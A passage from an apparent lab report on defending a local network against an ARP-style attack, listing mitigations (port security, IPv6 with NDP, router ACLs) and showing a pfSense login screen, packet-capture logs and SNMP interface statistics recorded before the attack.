
- MAC Address Limit: Defines the number of MAC addresses allowed to access each port. Any device with a MAC address outside this limit will be denied access.
- MAC Address Type Restriction: Allow only specific MAC addresses or specific address types to access.
- Incident Detection and Reporting: When there is a security breach, such as multiple MAC addresses accessing a port, Port Security can detect and report the incident.



4. Use IPv6 address because IPV6 doesn’t use ARP, it use NDP (neighbor discovery protocol)
IPv6 natively supports IPsec, which can secure NDP messages. Additionally, NDP has mechanisms to prevent certain types of attacks, such as rogue router advertisements, enhancing network security.

5. Configure Extended ACLs on Router (only work if attacker use another device to connect to the network)

Detection:


QEMU (Win)

pfSense - Login

bing.com/ck/a?!&&p=0c9cada57

Not secure | ~~https~~://192.168.2.1

Login to pfSense

SIGN IN

admin

••••••••


SIGN IN

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.


Type here to search

3:01 PM
12/17/2024


File log:



```
16:48:43.354736 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 102
16:48:43.363047 IP 192.168.2.4.62062 > 4.241.155.66.443: tcp 0
16:48:43.397290 IP 192.168.2.4.62051 > 104.208.16.91.443: tcp 35
16:48:43.398558 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 0
16:48:43.428918 IP 4.241.155.66.443 > 192.168.2.4.62062: tcp 1087
16:48:43.447269 IP 192.168.2.4.62062 > 4.241.155.66.443: tcp 35
16:48:43.448277 IP 4.241.155.66.443 > 192.168.2.4.62062: tcp 0
16:48:43.665009 IP 192.168.2.4.53918 > 8.8.8.8.53: UDP, length 36
16:48:43.665429 IP 192.168.2.4.49293 > 8.8.8.8.53: UDP, length 36
16:48:43.964722 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 162
16:48:43.964753 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:43.964783 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 198
16:48:43.964788 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:43.965832 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 35
16:48:43.973239 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 410
16:48:43.974827 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 0
16:48:43.979885 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 78
16:48:43.979917 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:43.979953 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 121
16:48:43.979961 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
```




```
16:48:45.220365 IP 192.168.2.4.62051 > 104.208.16.91.443: tcp 1000
16:48:45.221312 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 0
16:48:45.221329 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 0
16:48:45.463471 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 32
16:48:45.508518 IP 192.168.2.4.62051 > 104.208.16.91.443: tcp 0
16:48:45.697058 IP 192.168.2.4.54241 > 8.8.8.8.53: UDP, length 36
16:48:45.698337 IP 192.168.2.4.52604 > 8.8.8.8.53: UDP, length 36
16:48:45.707000 IP 104.208.16.91.443 > 192.168.2.4.62051: tcp 102
16:48:45.760595 IP 192.168.2.4.62051 > 104.208.16.91.443: tcp 0
16:48:45.923680 IP 192.168.2.4.58295 > 8.8.8.8.53: UDP, length 47
16:48:45.924901 IP 192.168.2.4.58425 > 8.8.8.8.53: UDP, length 37
16:48:45.925105 IP 192.168.2.4.53645 > 8.8.8.8.53: UDP, length 37
16:48:46.028159 IP 192.168.2.4.55763 > 8.8.4.4.53: UDP, length 45
16:48:46.042524 IP 192.168.2.4.60607 > 8.8.4.4.53: UDP, length 29
16:48:46.144573 IP 139.180.158.128.443 > 192.168.2.4.62158: tcp 24
16:48:46.146387 IP 192.168.2.4.62158 > 139.180.158.128.443: tcp 0
16:48:46.332459 STP 802.1d, Config, Flags [none], bridge-id 8001.aa:bb:cc:00:40:00.8001, length 35
16:48:46.493159 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 75
16:48:46.493191 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:46.493450 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 198
```




```
16:48:47.959849 IP 192.168.2.4.58295 > 8.8.4.4.53: UDP, length 47
16:48:48.050815 IP 192.168.2.4.60607 > 8.8.4.4.53: UDP, length 29
16:48:48.331546 STP 802.1d, Config, Flags [none], bridge-id 8001.aa:bb:cc:00:40:00.8001, length 35
16:48:48.990880 DTPv1, length 26
16:48:48.990884 aa:bb:cc:00:40:00 > 01:00:0c:00:00:00 SNAP, oui Cisco (0x00000c), pid Unknown (0x0003), length 68:
16:48:49.012236 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 78
16:48:49.012273 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:49.012605 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 201
16:48:49.012619 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:49.012798 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 35
16:48:49.021370 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 880
16:48:49.023080 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 0
16:48:49.024360 IP 192.168.2.4.62211 > 192.168.2.1.443: tcp 35
16:48:49.024388 IP 192.168.2.1.443 > 192.168.2.4.62211: tcp 0
16:48:49.038057 IP 192.168.2.4.55763 > 8.8.8.8.53: UDP, length 45
16:48:49.038099 IP 192.168.2.4.55763 > 8.8.4.4.53: UDP, length 45
16:48:49.770076 IP 192.168.2.4.59276 > 8.8.4.4.53: UDP, length 36
16:48:49.972118 IP 192.168.2.4.58295 > 8.8.8.8.53: UDP, length 47
16:48:49.972556 IP 192.168.2.4.58295 > 8.8.4.4.53: UDP, length 47
16:48:50.003618 IP 192.168.2.4.52120 > 8.8.4.4.53: UDP, length 37
```

Statistic




- We set up an SNMP server in another network (192.168.2.0/30) to analyse the statistics of the attack.

Data before attack:
System Up Time




hrSystemUptime.0	2 minutes 49.79 seconds (16979)	TimeTicks	192.168....

Total number of receive octets




ifInOctets.15	1316031	Counter32	192.168....
ifInOctets.16	1316031	Counter32	192.168....
ifInOctets.17	1316031	Counter32	192.168....

Total number of send octets




ifOutOctets.15	209865	Counter32	192.168....
ifOutOctets.16	209865	Counter32	192.168....
ifOutOctets.17	209865	Counter32	192.168....

CPU Performance:

